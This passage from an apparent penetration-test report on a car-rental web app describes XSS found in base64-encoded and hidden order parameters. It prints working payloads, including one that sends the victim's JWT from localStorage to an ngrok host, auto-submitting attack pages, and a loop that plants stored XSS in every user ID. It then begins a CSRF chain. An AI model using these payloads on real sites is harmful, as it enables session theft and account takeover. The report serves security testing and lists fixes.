
Analyzing the parameters' value on the 'CyberChef' website, showed it encoded with base64 format:

### 'n' parameter's value



The screenshot shows the CyberChef interface with the 'From Base64' operation selected. The input field contains the base64 string 'RGVhbge=='. The output field displays the decoded text 'Dean', which is highlighted with a red rectangle. The CyberChef interface includes a sidebar with various operations like To Base64, From Hex, and URL Decode.

### 'e' parameter's value



The screenshot shows the CyberChef interface with the 'From Base64' operation selected. The input field contains the base64 string 'YWFhQGV4YW1wbGUuY29t'. The output field displays the decoded email address 'aaa@example.com', which is highlighted with a red rectangle. The CyberChef interface includes a sidebar with various operations like To Base64, From Hex, and URL Decode.

## 'p' parameter's value

The screenshot shows the CyberChef interface with the 'From Base64' operation selected. The input field contains the base64 encoded string 'MDUyMTEzMTEzMQ=='. The output field displays the decoded value '0521111111', which is highlighted with a red box. The CyberChef interface includes a sidebar with various operations like To Base64, From Hex, and URL Decode.

We tried to manipulate the 'p' parameter by adding the following payload to its value

```
"><script>alert(1)</script>
```

and encode it with base64 format.

The screenshot shows the CyberChef interface with the 'To Base64' operation selected. The input field contains the payload '0521111111"><script>alert(1)</script>'. The output field displays the base64 encoded string 'MDUyMTEzMTEzMISI+PHNjcm1wdD5hbGVydCgxKTtwvc2NyaXB0Pg==', which is highlighted with a red box. The CyberChef interface includes a sidebar with various operations like To Base64, From Hex, and URL Decode.



Request to http://18.158.46.251:26988

Forward

Drop

Intercept is on

Action

Open Browser

Pretty Raw \n Actions ▾

```
1 GET /order_confirmation.php?n=RGVhb...&e=YWFhQGV4YW1wbGUuY29t&p=MDUyMTExMTExMSI+PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg== HTTP/1.1
2 Host: 18.158.46.251:26988
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
```

Then, we performed a URL encoding on the encoded value. Sending this request, popped up an alert. Meaning- we succeeded to perform XSS.


The screenshot shows a browser window with the address bar containing 'Not secure | 18.158.46.251:26988/order\_confirmation.php?n=RGVhb...&e=YWFhQGV4YW1wbGUuY29t&p=MDUyMTExMTExMSI+'. The main content area displays an 'ORDER COMPLETED' message with an alert box overlaid. The alert box contains the number '1' and an 'OK' button. The background shows a dark-themed website for 'IVAR'S CARS' with a cityscape image.

Although we succeeded to perform XSS, this alert affects only on us. Meaning- this is a SELF XSS. In order to affect other accounts, we created the following malicious page:

```
XSS_CARS_no_registered_user_1.html
1 <html>
2   <head></head>
3   <body onload="document.forms[0].submit()">
4
5     <form method="GET" action="http://18.158.46.251:26988/order_confirmation.php">
6       <input type="hidden" name="n" value="ZGVhb...">
7       <input type="hidden" name="e" value="YWFhQGV4YW1wbGUuY29t">
8       <input type="hidden" name="p" value="MDUyMTExMTExMSI+PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
9     </form>
10   </body>
11 </html>
```

This page, sending a GET request to the server-side with the 3 parameters we sent earlier to perform XSS on our side.

After the victim will access to our malicious page, an alert will popup.



Investigating the authentication method the website is using, by accessing to a registered account and capturing the request, showed the website is using JWT to identify each account.

**Request**

Pretty Raw \n Actions Select extension...

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:26988
3 Content-length: 11
4 Accept: */
5 X-Requested-With: XMLHttpRequest
6 Authorization: JWT eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lm10c2FmZS5jby5pbFwvIiwiaWF0IjoxNjE1MDU4NTIyLCJleHAiOjE2MTUwNTkxMjIsImRhdGEiOnsibmFtZSI6ImR1YW4iLCJ1bWFpbCI6ImR1YW5hdmlhbmlA221haWwuY29tIiwidXNlc19pZC16IjM3MzkzMjMxIiwicGhvbmUiOiIwNTI2MjgwOTI4In19.lPmkvz9UPnc8mxwbztadaafF3xUq4fCuu2qcqrJGNgBRvRrzGfa598e1EwsjwUDGezTmxcd3T1x1h-CBokCz8q2JBWe_71zaEEen3r6-ZpVS15x9gaGy5pI_I2t9oYxq-TM7g4Bql7mfBUt1L5Tb0U617rVqRbNOsv41G56SpgZynFxaZc6hcPJaQNhMjK2ciCor9_PGxcR6fhCiFCmPQ8zBLOK0r74YZsy-MExpqOUxL-zvgKSLGWxds8jKwM8Oiv8eyegssSwGwiqYp-5zFYeYzUA0sM2c7RzpR8TloU5OTZz1ldaicZQeKJfawDyVXWuIESKk5yOVTRif707A
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Origin: http://18.158.46.251:26988
10 Referer: http://18.158.46.251:26988/main_page.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 action=auth
```

Also, accessing the 'localStorage' area on the browser, showed it stores the JWT of the logged-in account. Meaning- we can use the XSS vulnerability to steal the JWT.

Ivar's Cars

Not secure | 18.158.46.251:26988/main\_page.html#profile\_area

IVAR'S CARS

OVERVIEW PROFILE ORDERS WALLET CARS LOG OUT

Application

LocalStorage

Key	Value
JWT	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lm10c2FmZS5jby5pbFwvIiwiaWF0IjoxNjE1MDU4NTIyLCJleHAiOjE2MTUwNTkxMjIsImRhdGEiOnsibmFtZSI6ImR1YW4iLCJ1bWFpbCI6ImR1YW5hdmlhbmlA221haWwuY29tIiwidXNlc19pZC16IjM3MzkzMjMxIiwicGhvbmUiOiIwNTI2MjgwOTI4In19.lPmkvz9UPnc8mxwbztadaafF3xUq4fCuu2qcqrJGNgBRvRrzGfa598e1EwsjwUDGezTmxcd3T1x1h-CBokCz8q2JBWe_71zaEEen3r6-ZpVS15x9gaGy5pI_I2t9oYxq-TM7g4Bql7mfBUt1L5Tb0U617rVqRbNOsv41G56SpgZynFxaZc6hcPJaQNhMjK2ciCor9_PGxcR6fhCiFCmPQ8zBLOK0r74YZsy-MExpqOUxL-zvgKSLGWxds8jKwM8Oiv8eyegssSwGwiqYp-5zFYeYzUA0sM2c7RzpR8TloU5OTZz1ldaicZQeKJfawDyVXWuIESKk5yOVTRif707A

To do so, we changed the 'p' parameter value to the following payload:

```
"><script>document.location=" http://80621e3ae1ad.ngrok.io? key="+Object.keys(localStorage)+"&value="+Object.values(localStorage)</script>
```

This payload will forward the 'localStorage' data (the victim's JWT) to our ngrok.

Then, we encoded the new payload with base64 format.

The screenshot shows the CyberChef interface. On the left, under 'Operations', the 'To Base64' option is selected. In the 'Recipe' section, the 'Alphabet' dropdown is set to 'A-Za-z0-9+/=' and contains the string '0521111111"><script>document.location="http://80621e3ae1ad.ngrok.io? key="+Object.keys(localStorage)+"&value="+Object.values(localStorage)</script>'. The 'Input' section shows the start, end, length, and lines of the input. The 'Output' section shows the resulting base64 encoded string: 'MDUyMTEzMTExMSI+PHNjcm1wdD5kb2N1bwVudC5sb2NhG1vbj0iaHR0cDovLzgwNjIxZTNhZTFhZC5uZ3Jvay5pbz9rZXk9IitPYmplY3Qua2V5cyhsb2NhFN0b3JhZ2UpKyImdmFsdWU9IitPYmplY3QudmFsdWVzKGxvY2FsU3RvcnFnZSk8L3Njcm1wdD4='. This output is highlighted with a red box.

After that, we have updated our malicious page to the following content:

The screenshot shows the browser developer tools with the file 'XSS\_CARS\_no\_registered\_user\_2.html' open. The code is as follows:

```
<html>
<head></head>
<body onload="document.forms[0].submit()">
<form method="GET" action="http://18.158.46.251:26988/order_confirmation.php">
<input type="hidden" name="n" value="ZGVhbgl=">
<input type="hidden" name="e" value="YWFrQGV4YW1wbGUuY29t">
<input type="hidden" name="p" value="MDUyMTEzMTExMSI+PHNjcm1wdD5kb2N1bwVudC5sb2NhG1vbj0iaHR0cDovLzgwNjIxZTNhZTFhZC5uZ3Jvay5pbz9rZXk9IitPYmplY3Qua2V5cyhsb2NhFN0b3JhZ2UpKyImdmFsdWU9IitPYmplY3QudmFsdWVzKGxvY2FsU3RvcnFnZSk8L3Njcm1wdD4=">
</form>
</body>
</html>
```

Finally, after the victim will access to this malicious page, his JWT will forward to our ngrok.

The screenshot shows two windows. The top window is a browser displaying a page titled 'Ivar's Cars' with a URL of '10.0.0.6//my\_challenge2/XSS\_CARS\_no\_registered\_user\_2.html'. The page content includes a location '80/22, State Road, FL', a phone number '+1 800 345 678', and a service status 'Mon-Fri 09.00 - 17.00'. A red box highlights the 'Welcome dean' text in the top right corner. The bottom window is the 'ngrok - Inspect' interface, showing a session at '127.0.0.1:4040/inspect/http'. It lists 'All Requests' with two entries: 'GET /favicon.ico' (502 Bad Gateway, 4ms) and 'GET /' (502 Bad Gateway, 5.94ms). The 'GET /' request is highlighted with a black box. Below it, the 'Summary' tab of the request details is selected, showing a 'key' field set to 'JWT' and a 'value' field containing a long JWT token: 'eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5CBokCz8q2JBWwE\_71zaEEh3r6-ZpVSl5x9gaGy5pl\_I2t9OoYxq-TM7g4Bql7mfBtlL5Tb0U6'. A large red arrow points from the browser window down to the ngrok inspect window, indicating the flow of the JWT from the victim's browser to the attacker's tool.

## 2. With a registered account

Accessing the 'cars.html' page with a registered account in order to rent a car.

The screenshot shows a web browser window for 'Ivar's Cars'. The address bar displays 'Not secure | 18.158.46.251:26988 cars.html'. The header includes a location '80/22, State Road, FL', a phone number '+1 800 345 678', and a service time 'Mon-Fri 09.00 - 17.00'. A red box highlights the 'Welcome dean' greeting. The main content features a dark background image of a city skyline at night, with a yellow car icon above the text 'OUR CARS' and a placeholder 'Lorem ipsum dolor sit amet, consectetur adipisicing elit.' Below the main heading are two images of blue sports cars: one from the front-left and another from the side.

After choosing a car and filling in the order details, we captured the request by using Burp Suite.

The screenshot shows a web browser window for 'Ivar's Cars'. The address bar displays 'Not secure | 18.158.46.251:26988/car\_details.html'. The header includes a location '80/22, State Road, FL', a phone number '+1 800 345 678', and a service time 'Mon-Fri 09.00 - 17.00'. A red box highlights the 'HOME' and 'CARS' menu items. A central modal window titled 'Order Information' contains four input fields: 'Name' (dean), 'Phone' (0521111111), 'Email' (deanaviani@gmail.com), and 'Location' (New York City). A red box highlights the 'SUBMIT' button. In the background, there are news snippets on the right side of the page.



## Request

```
Pretty Raw \n Actions ▾  
1 POST /api.php HTTP/1.1  
2 Host: 18.158.46.251:26988  
3 Content-Length: 184  
4 Accept: */*  
5 X-Requested-With: XMLHttpRequest  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
    Chrome/86.0.4240.183 Safari/537.36  
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
8 Origin: http://18.158.46.251:26988  
9 Referer: http://18.158.46.251:26988/car_details.html  
10 Accept-Encoding: gzip, deflate  
11 Accept-Language: en-US,en;q=0.9  
12 Connection: close  
13  
14 action=order&user_id=37393231&car_name2=BWM+E38+2000&car_id=1&name=dean&email=deanaviani%40gmail.com&  
    phone=0521111111&location>New+York+City&picture=assets%2Fimg%2Fcars%2Fcar_1%2F1.jpg
```

As we can see, this is a POST request that includes 9 parameters. One of them is a hidden parameter called 'picture' that contains the image path of the chosen car.


We tried to manipulate this parameter by changing its value to the following payload:

```
a' onerror='alert(1)
```

## Request

```
Pretty Raw \n Actions ▾  
1 POST /api.php HTTP/1.1  
2 Host: 18.158.46.251:26988  
3 Content-Length: 184  
4 Accept: */*  
5 X-Requested-With: XMLHttpRequest  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
    Chrome/86.0.4240.183 Safari/537.36  
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
8 Origin: http://18.158.46.251:26988  
9 Referer: http://18.158.46.251:26988/car_details.html  
10 Accept-Encoding: gzip, deflate  
11 Accept-Language: en-US,en;q=0.9  
12 Connection: close  
13  
14 action=order&user_id=37393231&car_name2=BWM+E38+2000&car_id=1&name=dean&email=deanaviani%40gmail.com&  
    phone=0521111111&location>New+York+City&picture=a'+onerror%3d'alert(1)
```

After sending the request, we accessed the 'main\_page.html' page in order to see the car we have just rented. As we can see, the alert we injected, popped up.



Although we succeeded to perform XSS, this alert affects only on us. Meaning- this is a SELF XSS. In order to affect other accounts, we created the following malicious page:

A screenshot of a code editor window titled "XSS\_CARS\_registered\_user.html". The code is a JavaScript script that sends multiple POST requests to "18.158.46.251:39831/api.php" with various parameters, including "car\_name2": "XSS by Dean" and "picture": "a' onerror='alert(1)".

```
1 <html>
2   <head>
3     <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
4   </head>
5
6   <body>
7     <script>
8       for(var i=1000; i<=9999; i++){
9
10         const Url='http://18.158.46.251:39831/api.php';
11         const data={
12           action:"order",
13           user_id:bin2hex(i),
14           car_name2:"XSS by Dean",
15           car_id:"1",
16           name:"hacker",
17           email:"hacker@example.com",
18           phone:"0521111111",
19           location:"New+York+City",
20           picture:"a' onerror='alert(1)"
21         }
22
23         $.post(Url, data, function(data, status){
24           console.log('${data} and status is ${status}')
25         });
26
27 }
```



```



28     function bin2hex(s){
29         // Converts the binary representation of data to hex
30         //
31         // version: 812.316
32         // discuss at: http://phpjs.org/functions/bin2hex
33         // + original by: Kevin van Zonneveld (http://kevin.vanzonneveld.net)
34         // + bugfixed by: Onno Marsman
35         // + bugfixed by: Linuxworld
36         // * example 1: bin2hex('Kev');
37         // * returns 1: '4b6576'
38         // * example 2: bin2hex(String.fromCharCode(0x00));
39         // * returns 2: '00'
40         var v,i, f = 0, a = [];
41         s += '';
42         f = s.length;
43
44         for (i = 0; i<f; i++) {
45             a[i] = s.charCodeAt(i).toString(16).replace(/^(?![\da-f])$/,"0$1");
46         }
47
48         return a.join('');
49     }
50
51     setTimeout(function () {
52         //this function will redirect the user to the 'main_page.html' page after 1.6 minutes.
53         // this time (1.6) ensures that all requests have been sent
54         window.location.href = "http://18.158.46.251:39831/main\_page.html";
55     }, 96000);
56
57     </script>
58 </body>
59 </html>

```

This page, sending a POST request to the server-side with the 9 parameters we sent earlier to perform XSS on our side. In addition, because the request includes a 'user\_id' parameter and we do not know the victim's ID, we created a 'FOR' loop that injects the alert for each account on the website. This action ensures the victim will be affected.

As we can see, when the victim will access the malicious page, an alert will popup.





Finally, we can use this XSS to steal the victim's JWT from its 'localStorage' to our ngrok, as we did on the first XSS.

## **RECOMMENDED RECTIFICATION**

- Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- Use appropriate response headers. To prevent XSS in HTTP responses that are not intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

## 4.4 Cross-Site Request Forgery (CSRF)

Severity | **Medium**      Probability | **Medium**

### VULNERABILITY DESCRIPTION

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

### VULNERABILITY DETAILS

During our check, we used the XSS vulnerability to steal the victim's JWT. Then we created a page that decodes it, and takes the victim's ID from the JWT's payload, in order to make a new rent on behalf of the victim.

### EXECUTION DEMONSTRATION

Choosing a car and capturing the request by using Burp suite showed the client-side is sending a POST request that contains 9 parameters.

The screenshot shows a web browser window for 'Ivar's Cars'. The main page displays a table with car details: Class (Sport), Doors (5), and GearBox (Manual). A modal window titled 'Order Information' is overlaid, containing four input fields: Name (dean), Phone (0521111111), Email (ddd@ddd.com), and City (New York City). Below these fields is a yellow 'SUBMIT' button. The top navigation bar has links for HOME, CARS, and LOGIN. To the right of the modal, there are three news items from 'Angeles Car Rentals' dated February 5, 2018.

In order to make the victim to rent a car without his knowledge, we created 2 pages:

- 'CSRF CARS.html' page



```
1 <html>
2   <head></head>
3   <body onload="document.forms[0].submit()">
4
5     <form method="GET" action="http://18.158.46.251:38779/order_confirmation.php">
6       <input type="hidden" name="n" value="ZGVhb..."/>
7       <input type="hidden" name="e" value="YWFhQCV4YWlwbGUuY29t"/>
8       <input type="hidden" name="p" value="Ij48c2NyaXB0PmRvY3VtZW50LmxvY2F0aW9uPSJodHRwOi8vMTAuMC4wLjYvL215X2NoYWxsZW5nZTIvTmV3T3JkZXIucGhwP2p3c"/>
9     </form>
10    </body>
11  </html>
```

This page is using the first XSS vulnerability we showed earlier, to steal the JWT of the victim from its 'localStorage' via the 'p' parameter. Then, this page sending the JWT value to the 'NewOrder.php' page.

- 'NewOrder.php' page



